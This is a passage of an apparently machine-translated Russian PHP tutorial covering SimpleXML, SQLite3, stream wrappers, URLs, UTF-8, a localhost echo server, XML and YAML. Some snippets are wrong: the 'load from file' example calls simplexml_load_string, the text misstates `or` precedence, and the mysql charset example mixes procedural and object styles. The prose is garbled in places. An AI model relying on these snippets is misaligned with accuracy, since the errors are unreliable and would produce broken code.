- Он указывает, какие теги PHP использовать: `<?php` и `<?=` Но не `<?` ,
- Он определяет, какую кодировку файла использовать (UTF8).
- В нем также указывается, что файлы должны либо объявлять новые символы (классы, функции, константы и т. Д.), Но и не вызывать никаких других побочных эффектов или выполнять логику с побочными эффектами, а не определять символы, но делать то и другое.

PSR-8: интерфейс Huggable

PSR-8 - это пародия PSR (в *настоящее время в проекте*), предложенная Ларри Гарфилдом в качестве шутки апрельских дураков 1 апреля 2014 года.

В проекте описывается, как определить интерфейс для создания объекта `Huggable` .

Извлечь из контура кода:

```
<?php
```

```
namespace Psr\Hug;

/**
 * Defines a huggable object.
 *
 * A huggable object expresses mutual affection with another huggable object.
 */
interface Huggable
{

    /**
     * Hugs this object.
     *
     * All hugs are mutual. An object that is hugged MUST in turn hug the other
     * object back by calling hug() on the first parameter. All objects MUST
     * implement a mechanism to prevent an infinite loop of hugging.
     *
     * @param Huggable $h
     *   The object that is hugging this object.
     */
    public function hug(Huggable $h);
}
```

Прочитайте PSR онлайн: https://riptutorial.com/ru/php/topic/10874/psr

глава 14: SimpleXML

Examples

Загрузка данных XML в simplexml

Загрузка из строки

Используйте `simplexml_load_string` для создания `SimpleXMLElement` из строки:

```
$xmlString = "<?xml version='1.0' encoding='UTF-8'?>";
$xml = simplexml_load_string($xmlString) or die("Error: Cannot create object");
```

Обратите внимание, что `or` нет `||` должен использоваться здесь, поскольку приоритет `or` выше `=` . Код после `or` будет выполнен только в том случае, если `$xml` окончательно разрешит false.

Загрузка из файла

Используйте `simplexml_load_file` для загрузки данных XML из файла или URL-адреса:

```
$xml = simplexml_load_string("filePath.xml");

$xml = simplexml_load_string("https://example.com/doc.xml");
```

URL-адрес может содержать любые схемы, поддерживаемые PHP , или пользовательские потоковые оболочки.

Прочитайте SimpleXML онлайн: https://riptutorial.com/ru/php/topic/7820/simplexml

глава 15: SQLite3

Examples

Запрос базы данных

```
<?php
//Create a new SQLite3 object from a database file on the server.
$database = new SQLite3('mysqlitedb.db');

//Query the database with SQL
$results = $database->query('SELECT bar FROM foo');

//Iterate through all of the results, var_dumping them onto the page
while ($row = $results->fetchArray()) {
    var_dump($row);
}
?>
```

См. Также http://www.riptutorial.com/topic/184

Получение только одного результата

В дополнение к использованию операторов LIMIT SQL вы также можете использовать функцию SQLite3 `querySingle` для извлечения одной строки или первого столбца.

```
<?php
$database = new SQLite3('mysqlitedb.db');

//Without the optional second parameter set to true, this query would return just
//the first column of the first row of results and be of the same type as columnName
$database->querySingle('SELECT column1Name FROM table WHERE column2Name=1');

//With the optional entire_row parameter, this query would return an array of the
//entire first row of query results.
$database->querySingle('SELECT column1Name, column2Name FROM user WHERE column3Name=1', true);
?>
```

Учебник по быстрому старту SQLite3

Это полный пример всех распространенных API-интерфейсов, связанных с SQLite. Цель состоит в том, чтобы заставить вас работать и работать очень быстро. Вы также можете получить исполняемый файл PHP этого урока.

Создание / открытие базы данных

Сначала создадим новую базу данных. Создайте его, только если файл не существует и

открыть его для чтения / записи. Расширение файла зависит от вас, но `.sqlite` довольно распространен и не `.sqlite` пояснений.

```
$db = new SQLite3('analytics.sqlite', SQLITE3_OPEN_CREATE | SQLITE3_OPEN_READWRITE);
```

Создание таблицы

```
$db->query('CREATE TABLE IF NOT EXISTS "visits" (
    "id" INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL,
    "user_id" INTEGER,
    "url" VARCHAR,
    "time" DATETIME
)');
```

Вставка образцов данных.

Целесообразно обернуть связанные запросы в транзакции (с ключевыми словами `BEGIN` и `COMMIT`), даже если вам не нужна атомарность. Если вы этого не сделаете, SQLite автоматически обматывает каждый запрос в транзакции, что сильно замедляет все. Если вы новичок в SQLite, вы можете быть удивлены, почему INSERT настолько медленны .

```
$db->exec('BEGIN');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (42, "/test", "2017-01-14 10:11:23")');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (42, "/test2", "2017-01-14 10:11:44")');
$db->exec('COMMIT');
```

Вставьте потенциально опасные данные с помощью подготовленного оператора. Вы можете сделать это с помощью *названных параметров* :

```
$statement = $db->prepare('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (:uid, :url, :time)');
$statement->bindValue(':uid', 1337);
$statement->bindValue(':url', '/test');
$statement->bindValue(':time', date('Y-m-d H:i:s'));
$statement->execute(); you can reuse the statement with different values
```

Получение данных

Давайте приступим к сегодняшним посещениям пользователя № 42. Мы снова будем использовать подготовленный оператор, но с *пронумерованными параметрами на* этот раз, которые являются более краткими:

```
$statement = $db->prepare('SELECT * FROM "visits" WHERE "user_id" = ? AND "time" >= ?');
$statement->bindValue(1, 42);
$statement->bindValue(2, '2017-01-14');
$result = $statement->execute();

echo "Get the 1st row as an associative array:\n";
print_r($result->fetchArray(SQLITE3_ASSOC));
echo "\n";

echo "Get the next row as a numeric array:\n";
print_r($result->fetchArray(SQLITE3_NUM));
echo "\n";
```

> Примечание. Если строк больше нет, fetchArray () возвращает `false` . Вы можете воспользоваться этим в `while` цикл.

Освободите память - это *не* выполняется автоматически, пока ваш скрипт запущен

```
$result->finalize();
```

Shorthands

Вот полезная стенограмма для извлечения одной строки в качестве ассоциативного массива. Второй параметр означает, что мы хотим, чтобы все выбранные столбцы.

Остерегайтесь, эта стенография не поддерживает привязку параметров, но вместо этого вы можете избежать строк. Всегда добавляйте значения в котировки SINGLE! Двойные кавычки используются для имен таблиц и столбцов (аналогично обратным выводам в MySQL).

```
$query = 'SELECT * FROM "visits" WHERE "url" = \'' .
    SQLite3::escapeString('/test') .
    '\' ORDER BY "id" DESC LIMIT 1';

$lastVisit = $db->querySingle($query, true);

echo "Last visit of '/test':\n";
print_r($lastVisit);
echo "\n";
```

Еще одно полезное сокращение для получения только одного значения.

```
$userCount = $db->querySingle('SELECT COUNT(DISTINCT "user_id") FROM "visits"');

echo "User count: $userCount\n";
echo "\n";
```

Убираться

Наконец, закройте базу данных. Это делается автоматически, когда скрипт заканчивается.

```
$db->close();
```

Прочитайте SQLite3 онлайн: https://riptutorial.com/ru/php/topic/5898/sqlite3

глава 16: Streams

Синтаксис

- У каждого потока есть схема и цель:
- <Схема>: // <цель>

параметры

Имя параметра	Описание
Ресурс потока	Поставщик данных, состоящий из синтаксиса `<scheme>://<target>`

замечания

Потоки - это, по сути, передача данных между источником и пунктом назначения, перефразируя Джоша Локхарта в его книге «Современный PHP».

Происхождение и пункт назначения могут быть

- файл
- процесс командной строки
- сетевое соединение
- архив ZIP или TAR
- временная память
- стандартный ввод / вывод

или любой другой ресурс, доступный через обтекатели потоков PHP .

Примеры доступных потоковых оболочек (`schemes`):

- file: // - Доступ к локальной файловой системе
- http: // - Доступ к URL-адресам HTTP (-ов)
- ftp: // - Доступ к FTP-адресам
- php: // - Доступ к различным потокам ввода-вывода
- phar: // - Архив PHP
- ssh2: // - Secure Shell 2
- ogg: // - Аудиопотоки

Схема (origin) - это идентификатор обертки потока. Например, для файловой системы это `file://` . Цель - источник данных потока, например имя файла.

Examples

Регистрация обтекателя потока

Обтекатель потока предоставляет обработчик для одной или нескольких конкретных схем.

В приведенном ниже примере показана простая обтекатель потоков, которая отправляет HTTP-запросы `PATCH` когда поток закрыт.

```
// register the FooWrapper class as a wrapper for foo:// URLs.
stream_wrapper_register("foo", FooWrapper::class, STREAM_IS_URL) or die("Duplicate stream
wrapper registered");

class FooWrapper {
    // this will be modified by PHP to show the context passed in the current call.
    public $context;

    // this is used in this example internally to store the URL
    private $url;

    // when fopen() with a protocol for this wrapper is called, this method can be implemented
to store data like the host.
    public function stream_open(string $path, string $mode, int $options, string &$openedPath)
: bool {
        $url = parse_url($path);
        if($url === false) return false;
        $this->url = $url["host"] . "/" . $url["path"];
        return true;
    }

    // handles calls to fwrite() on this stream
    public function stream_write(string $data) : int {
        $this->buffer .= $data;
        return strlen($data);
    }

    // handles calls to fclose() on this stream
    public function stream_close() {
        $curl = curl_init("http://" . $this->url);
        curl_setopt($curl, CURLOPT_POSTFIELDS, $this->buffer);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "PATCH");
        curl_exec($curl);
        curl_close($curl);
        $this->buffer = "";
    }

    // fallback exception handler if an unsupported operation is attempted.
    // this is not necessary.
    public function __call($name, $args) {
        throw new \RuntimeException("This wrapper does not support $name");
    }

    // this is called when unlink("foo://something-else") is called.
    public function unlink(string $path) {
        $url = parse_url($path);
        $curl = curl_init("http://" . $url["host"] . "/" . $url["path"]);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "DELETE");
```

```
        curl_exec($curl);
        curl_close($curl);
    }
}
```

В этом примере показаны только некоторые примеры того, что будет содержать общая оболочка потока. Это не все доступные методы. Полный список методов, которые можно реализовать, можно найти по адресу http://php.net/streamWrapper .

Прочитайте Streams онлайн: https://riptutorial.com/ru/php/topic/5725/streams

глава 17: URL-адрес

Examples

Анализ URL-адреса

Чтобы разделить URL-адрес на отдельные компоненты, используйте `parse_url()` :

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$parts = parse_url($url);
```

После выполнения вышеизложенного содержимое `$parts` будет:

```
Array
(
    [scheme] => http
    [host] => www.example.com
    [path] => /page
    [query] => foo=1&bar=baz
    [fragment] => anchor
)
```

Вы также можете выборочно возвращать только один компонент URL. Чтобы вернуть только запрос:

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$queryString = parse_url($url, PHP_URL_QUERY);
```

Любая из следующих констант принимается: `PHP_URL_SCHEME` , `PHP_URL_HOST` , `PHP_URL_PORT` , `PHP_URL_USER` , `PHP_URL_PASS` , `PHP_URL_PATH` , `PHP_URL_QUERY` и `PHP_URL_FRAGMENT` .

Для дальнейшего анализа строки запроса в парах значений значения используйте `parse_str()` :

```
$params = [];
parse_str($queryString, $params);
```

После выполнения вышеизложенного массив `$params` будет заполнен следующим:

```
Array
(
    [foo] => 1
    [bar] => baz
)
```

Перенаправление на другой URL-адрес

Вы можете использовать функцию `header()` чтобы указать браузеру перенаправить на другой URL-адрес:

```
$url = 'https://example.org/foo/bar';
if (!headers_sent()) { // check headers - you can not send headers if they already sent
  header('Location: ' . $url);
  exit; // protects from code being executed after redirect request
} else {
  throw new Exception('Cannot redirect, headers already sent');
}
```

Вы также можете перенаправить на относительный URL (это не является частью официальной спецификации HTTP, но она работает во всех браузерах):

```
$url = 'foo/bar';
if (!headers_sent()) {
  header('Location: ' . $url);
  exit;
} else {
  throw new Exception('Cannot redirect, headers already sent');
}
```

Если отправлены заголовки, вы также можете отправить `meta refresh` HTML-тег `meta refresh` .

ПРЕДУПРЕЖДЕНИЕ . Тег meta refresh основан на правильной обработке HTML клиентом, и некоторые из них этого не сделают. В общем, он работает только в веб-браузерах. Также подумайте, что если отправлены заголовки, у вас может быть ошибка, и это должно вызвать исключение.

Вы также можете распечатать ссылку для кликов для клиентов, которые игнорируют тег мета обновления:

```
$url = 'https://example.org/foo/bar';
if (!headers_sent()) {
  header('Location: ' . $url);
} else {
  $saveUrl = htmlspecialchars($url); // protects from browser seeing url as HTML
  // tells browser to redirect page to $saveUrl after 0 seconds
  print '<meta http-equiv="refresh" content="0; url=' . $saveUrl . '">';
  // shows link for user
  print '<p>Please continue to <a href="' . $saveUrl . '">' . $saveUrl . '</a></p>';
}
exit;
```

Создайте строку запроса в кодировке URL из массива

`http_build_query()` создаст строку запроса из массива или объекта. Эти строки могут быть добавлены к URL-адресу для создания запроса GET или использоваться в POST-запросе, например, cURL.

```
$parameters = array(
    'parameter1' => 'foo',
    'parameter2' => 'bar',
);
$queryString = http_build_query($parameters);
```

`$queryString` будет иметь следующее значение:

```
parameter1=foo&parameter2=bar
```

`http_build_query()` также будет работать с многомерными массивами:

```
$parameters = array(
    "parameter3" => array(
        "sub1" => "foo",
        "sub2" => "bar",
    ),
    "parameter4" => "baz",
);
$queryString = http_build_query($parameters);
```

`$queryString` будет иметь это значение:

```
parameter3%5Bsub1%5D=foo&parameter3%5Bsub2%5D=bar&parameter4=baz
```

которая является кодированной URL-версией

```
parameter3[sub1]=foo&parameter3[sub2]=bar&parameter4=baz
```

Прочитайте URL-адрес онлайн: https://riptutorial.com/ru/php/topic/1800/url-адрес

глава 18: UTF-8,

замечания

- Вы должны убедиться, что каждый раз, когда вы обрабатываете строку UTF-8, вы делаете это безопасно. Это, к сожалению, тяжелая часть. Вероятно, вы захотите широко использовать `mbstring` PHP `mbstring` .
- **Встроенные строковые операции PHP по умолчанию *не* являются безопасными для UTF-8.** Есть некоторые вещи, которые вы можете безопасно выполнять с обычными строковыми операциями PHP (например, конкатенация), но для большинства вещей вы должны использовать эквивалентную функцию `mbstring` .

Examples

вход

- Вы должны проверить каждую полученную строку как действительную UTF-8, прежде чем пытаться ее сохранить или использовать в любом месте. PHP `mb_check_encoding()` делает трюк, но вы должны использовать его последовательно. На самом деле этого не происходит, так как вредоносные клиенты могут отправлять данные в любой кодировке, которую они хотят.

```
$string = $_REQUEST['user_comment'];
if (!mb_check_encoding($string, 'UTF-8')) {
    // the string is not UTF-8, so re-encode it.
    $actualEncoding = mb_detect_encoding($string);
    $string = mb_convert_encoding($string, 'UTF-8', $actualEncoding);
}
```

- **Если вы используете HTML5, вы можете игнорировать эту последнюю точку.** Вы хотите, чтобы все данные, отправленные вам браузерами, были в UTF-8. Единственный надежный способ сделать это - добавить атрибут `accept-charset` ко всем тэгам `<form>` следующим образом:

```
<form action="somepage.php" accept-charset="UTF-8">
```

Выход

- Если ваше приложение передает текст другим системам, они также должны быть проинформированы о кодировке символов. В PHP вы можете использовать опцию `default_charset` в `php.ini` или вручную самостоятельно заголовок `Content-Type` MIME. Это предпочтительный метод при ориентации на современные браузеры.

```
header('Content-Type: text/html; charset=utf-8');
```

- Если вы не можете установить заголовки ответов, вы также можете установить кодировку в документе HTML с метаданными HTML .
    - HTML5

      ```
      <meta charset="utf-8">
      ```

    - Старые версии HTML

      ```
      <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
      ```

Хранение и доступ к данным

В этом разделе конкретно говорится о UTF-8 и соображениях по его использованию с базой данных. Если вы хотите получить дополнительную информацию об использовании баз данных в PHP, обратитесь к этой теме .

Хранение данных в базе данных MySQL:

- Укажите `utf8mb4` символов `utf8mb4` во всех таблицах и текстовых столбцах в базе данных. Это делает MySQL физически хранить и извлекать значения, закодированные изначально в UTF-8.

  MySQL будет неявно использовать кодировку `utf8mb4` если будет `utf8mb4_*` сортировка `utf8mb4_*` (без какого-либо явного набора символов).

- Старые версии MySQL (<5.5.3) не поддерживают `utf8mb4` поэтому вы будете вынуждены использовать `utf8` , который поддерживает только подмножество символов Unicode.

Доступ к данным в базе данных MySQL:

- В вашем коде приложения (например, PHP) в любом используемом методе доступа к БД вам нужно установить кодировку соединений в `utf8mb4` . Таким образом, MySQL не выполняет преобразование из собственного UTF-8, когда он передает данные в ваше приложение и наоборот.

- Некоторые драйверы предоставляют собственный механизм для настройки набора символов соединения, который обновляет собственное внутреннее состояние и информирует MySQL о кодировке, которая будет использоваться в соединении. Обычно это предпочтительный подход.

  Например (то же самое касается `utf8mb4` / `utf8` применяется, как указано выше):

- Если вы используете слой абстракции PDO с PHP ≥ 5.3.6, вы можете указать `charset` в DSN :

```
$handle = new PDO('mysql:charset=utf8mb4');
```

- Если вы используете mysqli , вы можете вызвать `set_charset()` :

```
$conn = mysqli_connect('localhost', 'my_user', 'my_password', 'my_db');

$conn->set_charset('utf8mb4');         // object oriented style
mysqli_set_charset($conn, 'utf8mb4'); // procedural style
```

- Если вы застряли в простой mysql, но, возможно, используете PHP ≥ 5.2.3, вы можете вызвать `mysql_set_charset` .

```
$conn = mysql_connect('localhost', 'my_user', 'my_password');

$conn->set_charset('utf8mb4');        // object oriented style
mysql_set_charset($conn, 'utf8mb4'); // procedural style
```

- Если драйвер базы данных не предоставляет свой собственный механизм для установки набора символов соединения, вам может потребоваться выдать запрос, чтобы сообщить MySQL, как ваше приложение ожидает, что данные о соединении будут закодированы: `SET NAMES 'utf8mb4'` .

Прочитайте UTF-8, онлайн: https://riptutorial.com/ru/php/topic/1745/utf-8-

глава 19: WebSockets

Вступление

Использование расширения сокетов реализует низкоуровневый интерфейс для функций связи сокета на основе популярных сокетов BSD, предоставляя возможность выступать в качестве сервера сокетов, а также для клиента.

Examples

Простой сервер TCP / IP

Минимальный пример, основанный на примере PHP, приведенном здесь: http://php.net/manual/en/sockets.examples.php

Создайте скрипт websocket, который прослушивает порт 5000. Используйте putty, терминал для запуска `telnet 127.0.0.1 5000` (localhost). Этот скрипт отвечает сообщением, которое вы отправили (как отклик)

```
<?php
set_time_limit(0); // disable timeout
ob_implicit_flush(); // disable output caching

// Settings
$address = '127.0.0.1';
$port = 5000;


/*
    function socket_create ( int $domain , int $type , int $protocol )
    $domain can be AF_INET, AF_INET6 for IPV6 , AF_UNIX for Local communication protocol
    $protocol can be SOL_TCP, SOL_UDP  (TCP/UDP)
    @returns true on success
*/

if (($socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP)) === false) {
    echo "Couldn't create socket".socket_strerror(socket_last_error())."\n";
}


/*
    socket_bind ( resource $socket , string $address [, int $port = 0 ] )
    Bind socket to listen to address and port
*/

if (socket_bind($socket, $address, $port) === false) {
    echo "Bind Error ".socket_strerror(socket_last_error($sock)) ."\n";
}

if (socket_listen($socket, 5) === false) {
    echo "Listen Failed ".socket_strerror(socket_last_error($socket)) . "\n";
```

```
}

do {
    if (($msgsock = socket_accept($socket)) === false) {
        echo "Error: socket_accept: " . socket_strerror(socket_last_error($socket)) . "\n";
        break;
    }

    /* Send Welcome message. */
    $msg = "\nPHP Websocket \n";

    // Listen to user input
    do {
        if (false === ($buf = socket_read($msgsock, 2048, PHP_NORMAL_READ))) {
            echo "socket read error: ".socket_strerror(socket_last_error($msgsock)) . "\n";
            break 2;
        }
        if (!$buf = trim($buf)) {
            continue;
        }

        // Reply to user with their message
        $talkback = "PHP: You said '$buf'.\n";
        socket_write($msgsock, $talkback, strlen($talkback));
        // Print message in terminal
        echo "$buf\n";

    } while (true);
    socket_close($msgsock);
} while (true);

socket_close($socket);
?>
```

Прочитайте WebSockets онлайн: https://riptutorial.com/ru/php/topic/9598/websockets

глава 20: XML

Examples

Создание XML-файла с использованием XMLWriter

Создавать экземпляр объекта XMLWriter:

```
$xml = new XMLWriter();
```

Затем откройте файл, который вы хотите записать. Например, чтобы написать в `/var/www/example.com/xml/output.xml` , используйте:

```
$xml->openUri('file:///var/www/example.com/xml/output.xml');
```

Чтобы запустить документ (создайте открытый тег XML):

```
$xml->startDocument('1.0', 'utf-8');
```

Это приведет к выводу:

```
<?xml version="1.0" encoding="UTF-8"?>
```

Теперь вы можете начать писать элементы:

```
$xml->writeElement('foo', 'bar');
```

Это создаст XML:

```
<foo>bar</foo>
```

Если вам нужно что-то более сложное, чем просто узлы с равными значениями, вы также можете «запустить» элемент и добавить к нему атрибуты перед его закрытием:

```
$xml->startElement('foo');
$xml->writeAttribute('bar', 'baz');
$xml->writeCdata('Lorem ipsum');
$xml->endElement();
```

Это приведет к выводу:

```
<foo bar="baz"><![CDATA[Lorem ipsum]]></foo>
```

Чтение XML-документа с помощью DOMDocument

Подобно SimpleXML, вы можете использовать DOMDocument для синтаксического анализа XML из строки или из XML-файла

1. Из строки

```
$doc = new DOMDocument();
$doc->loadXML($string);
```

2. Из файла

```
$doc = new DOMDocument();
$doc->load('books.xml');// use the actual file path. Absolute or relative
```

Пример разбора

Учитывая следующий XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<books>
   <book>
      <name>PHP - An Introduction</name>
      <price>$5.95</price>
      <id>1</id>
   </book>
   <book>
      <name>PHP - Advanced</name>
      <price>$25.00</price>
      <id>2</id>
   </book>
</books>
```

Это пример кода для его анализа

```
$books = $doc->getElementsByTagName('book');
foreach ($books as $book) {
    $title = $book->getElementsByTagName('name')->item(0)->nodeValue;
    $price = $book->getElementsByTagName('price')->item(0)->nodeValue;
    $id = $book->getElementsByTagName('id')->item(0)->nodeValue;
    print_r ("The title of the book $id is $title and it costs $price." . "\n");
}
```

Это приведет к выводу:

> Название книги 1 - это PHP - введение, и оно стоит 5,95 $.
>
> Название книги 2 - PHP - Advanced, и оно стоит 25 долларов США.

Создание XML с помощью DomDocument

Чтобы создать XML с использованием DOMDocument, в основном нам нужно создать все теги и атрибуты с помощью методов `createElement()` и `createAttribute()` и они создают

структуру XML с помощью `appendChild()` .

Пример ниже включает теги, атрибуты, раздел CDATA и другое пространство имен для второго тега:

```
$dom = new DOMDocument('1.0', 'utf-8');
$dom->preserveWhiteSpace = false;
$dom->formatOutput = true;

//create the main tags, without values
$books = $dom->createElement('books');
$book_1 = $dom->createElement('book');

// create some tags with values
$name_1 = $dom->createElement('name', 'PHP - An Introduction');
$price_1 = $dom->createElement('price', '$5.95');
$id_1 = $dom->createElement('id', '1');

//create  and append an attribute
$attr_1 = $dom->createAttribute('version');
$attr_1->value = '1.0';
//append the attribute
$id_1->appendChild($attr_1);

//create the second tag book with different namespace
$namespace = 'www.example.com/libraryns/1.0';

//include the namespace prefix in the books tag
$books->setAttributeNS('http://www.w3.org/2000/xmlns/', 'xmlns:ns', $namespace);
$book_2 = $dom->createElementNS($namespace,'ns:book');
$name_2 = $dom->createElementNS($namespace, 'ns:name');

//create a CDATA section (that is another DOMNode instance) and put it inside the name tag
$name_cdata = $dom->createCDATASection('PHP - Advanced');
$name_2->appendChild($name_cdata);
$price_2 = $dom->createElementNS($namespace, 'ns:price', '$25.00');
$id_2 = $dom->createElementNS($namespace, 'ns:id', '2');

//create the XML structure
$books->appendChild($book_1);
$book_1->appendChild($name_1);
$book_1->appendChild($price_1);
$book_1->appendChild($id_1);
$books->appendChild($book_2);
$book_2->appendChild($name_2);
$book_2->appendChild($price_2);
$book_2->appendChild($id_2);

$dom->appendChild($books);

//saveXML() method returns the XML in a String
print_r ($dom->saveXML());
```

В результате вы получите следующий XML:

```
<?xml version="1.0" encoding="utf-8"?>
<books xmlns:ns="www.example.com/libraryns/1.0">
  <book>
```

```
    <name>PHP - An Introduction</name>
    <price>$5.95</price>
    <id version="1.0">1</id>
  </book>
  <ns:book>
    <ns:name><![CDATA[PHP - Advanced]]></ns:name>
    <ns:price>$25.00</ns:price>
    <ns:id>2</ns:id>
  </ns:book>
</books>
```

Прочитать XML-документ с помощью SimpleXML

Вы можете анализировать XML из строки или из XML-файла

1. Из строки

```
$xml_obj = simplexml_load_string($string);
```

2. Из файла

```
$xml_obj = simplexml_load_file('books.xml');
```

Пример разбора

Учитывая следующий XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<books>
   <book>
      <name>PHP - An Introduction</name>
      <price>$5.95</price>
      <id>1</id>
   </book>
   <book>
      <name>PHP - Advanced</name>
      <price>$25.00</price>
      <id>2</id>
   </book>
</books>
```

Это пример кода для его анализа

```
$xml = simplexml_load_string($xml_string);
$books = $xml->book;
foreach ($books as $book) {
    $id = $book->id;
    $title = $book->name;
    $price = $book->price;
    print_r ("The title of the book $id is $title and it costs $price." . "\n");
}
```

Это приведет к выводу:

Название книги 1 - это PHP - введение, и оно стоит 5,95 $.
Название книги 2 - PHP - Advanced, и оно стоит 25 долларов США.

Использование XML в библиотеке SimpleXML для PHP

SimpleXML - это мощная библиотека, которая преобразует XML-строки в простой в использовании объект PHP.

Следующее предполагает структуру XML, как показано ниже.

```
<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</document>
```

Прочтите наши данные в SimpleXML

Чтобы начать работу, нам нужно прочитать наши данные в SimpleXML. Мы можем сделать это тремя разными способами. Во-первых, мы можем загрузить наши данные с узла DOM.

```
$xmlElement = simplexml_import_dom($domNode);
```

Наш следующий вариант - загрузить наши данные из XML-файла.

```
$xmlElement = simplexml_load_file($filename);
```

Наконец, мы можем загрузить наши данные из переменной.

```
$xmlString = '<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</document>';
$xmlElement = simplexml_load_string($xmlString);
```

Если вы выбрали загрузку из элемента DOM , из файла или из строки , теперь вы остаетесь с переменной SimpleXMLElement с именем `$xmlElement` . Теперь мы можем начать использовать наш XML в PHP.

Доступ к данным SimpleXML

Самый простой способ получить доступ к данным в нашем объекте SimpleXMLElement - это вызвать свойства напрямую . Если мы хотим получить доступ к нашему первому bookName, `StackOverflow SimpleXML Example` , тогда мы получим доступ к нему, как `StackOverflow SimpleXML Example` ниже.

```
echo $xmlElement->book->bookName;
```

На данный момент SimpleXML предположит, что, поскольку мы не сказали ему явно, какую книгу мы хотим, хотим, чтобы мы первый. Однако, если мы решим, что нам не нужен первый, скорее, мы хотим получить `Another SimpleXML Example` , тогда мы можем получить к нему доступ, как `Another SimpleXML Example` ниже.

```
echo $xmlElement->book[1]->bookName;
```

Стоит отметить, что использование `[0]` работает так же, как не использовать его, поэтому

```
$xmlElement->book
```

работает так же, как

```
$xmlElement->book[0]
```

Цитирование через наш XML

Есть много причин, по которым вы можете запрограммировать XML , например, у вас есть несколько предметов, книг в нашем случае, которые мы хотели бы отобразить на веб-странице. Для этого мы можем использовать цикл foreach или стандарт для цикла , используя функцию подсчета SimpleXMLElement. ,

```
foreach ( $xmlElement->book as $thisBook ) {
    echo $thisBook->bookName
}
```

или же

```
$count = $xmlElement->count();
for ( $i=0; $i<$count; $i++ ) {
    echo $xmlElement->book[$i]->bookName;
}
```

Обработка ошибок

Теперь мы зашли так далеко, важно понять, что мы всего лишь люди, и, скорее всего, столкнемся с ошибкой - особенно, если мы играем с разными XML-файлами все время. Итак, мы захотим обработать эти ошибки.

Рассмотрим, что мы создали XML-файл. Вы заметите, что, хотя этот XML очень похож на то, что у нас было ранее, проблема с этим XML-файлом заключается в том, что заключительным закрывающим тегом является / doc вместо / document.

```
<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</doc>
```

Теперь, скажем, мы загружаем это в наш PHP как $ file.

```
libxml_use_internal_errors(true);
$xmlElement = simplexml_load_file($file);
if ( $xmlElement === false ) {
    $errors = libxml_get_errors();
    foreach ( $errors as $thisError ) {
        switch ( $thisError->level ) {
            case LIBXML_ERR_FATAL:
                echo "FATAL ERROR: ";
                break;
            case LIBXML_ERR_ERROR:
                echo "Non Fatal Error: ";
                break;
            case LIBXML_ERR_WARNING:
                echo "Warning: ";
                break;
        }
        echo $thisError->code . PHP_EOL .
            'Message: ' . $thisError->message . PHP_EOL .
            'Line: ' . $thisError->line . PHP_EOL .
            'Column: ' . $thisError->column . PHP_EOL .
            'File: ' . $thisError->file;
    }
    libxml_clear_errors();
} else {
    echo 'Happy Days';
}
```

Мы будем приветствовать следующее

```
FATAL ERROR: 76
Message: Opening and ending tag mismatch: document line 2 and doc

Line: 13
Column: 10
File: filepath/filename.xml
```

Однако, как только мы исправим эту проблему, нам вручают «Счастливые дни».

Прочитайте XML онлайн: https://riptutorial.com/ru/php/topic/780/xml

глава 21: YAML в PHP

Examples

Установка расширения YAML

YAML не поставляется со стандартной установкой PHP, вместо этого она должна быть установлена как расширение PECL. В linux / unix он может быть установлен с помощью простого

```
pecl install yaml
```

Обратите внимание, что `libyaml-dev` должен быть установлен в системе, поскольку пакет PECL является просто оболочкой вызовов libYAML.

Установка на компьютерах Windows отличается - вы можете либо загрузить предварительно скомпилированную DLL, либо создать из источников.

Использование YAML для хранения конфигурации приложения

YAML предоставляет способ хранения структурированных данных. Данные могут быть простым набором пар имя-значение или сложными иерархическими данными со значениями, даже являющимися массивами.

Рассмотрим следующий файл YAML:

```
database:
    driver: mysql
    host: database.mydomain.com
    port: 3306
    db_name: sample_db
    user: myuser
    password: Passw0rd
debug: true
country: us
```

Скажем, он сохраняется как `config.yaml` . Затем, чтобы прочитать этот файл в PHP, можно использовать следующий код:

```
$config = yaml_parse_file('config.yaml');
print_r($config);
```

`print_r` выдаст следующий результат:

```
Array
(
```

```
    [database] => Array
        (
            [driver] => mysql
            [host] => database.mydomain.com
            [port] => 3306
            [db_name] => sample_db
            [user] => myuser
            [password] => Passw0rd
        )

    [debug] => 1
    [country] => us
)
```

Теперь параметры конфигурации можно использовать, просто используя элементы массива:

```
$dbConfig = $config['database'];

$connectString = $dbConfig['driver']
    . ":host={$dbConfig['host']}"
    . ":port={$dbConfig['port']}"
    . ":dbname={$dbConfig['db_name']}"
    . ":user={$dbConfig['user']}"
    . ":password={$dbConfig['password']}";
$dbConnection = new \PDO($connectString, $dbConfig['user'], $dbConfig['password']);
```

Прочитайте YAML в PHP онлайн: https://riptutorial.com/ru/php/topic/5101/yaml-в-php

глава 22: Автозагрузка грунтовки

Синтаксис

- требовать
- spl_autoload_require

замечания

Автозагрузка, как часть рамочной стратегии, уменьшает количество кода шаблона, который вы должны написать.

Examples

Определение встроенного класса, не требуется загрузка

```
// zoo.php
class Animal {
    public function eats($food) {
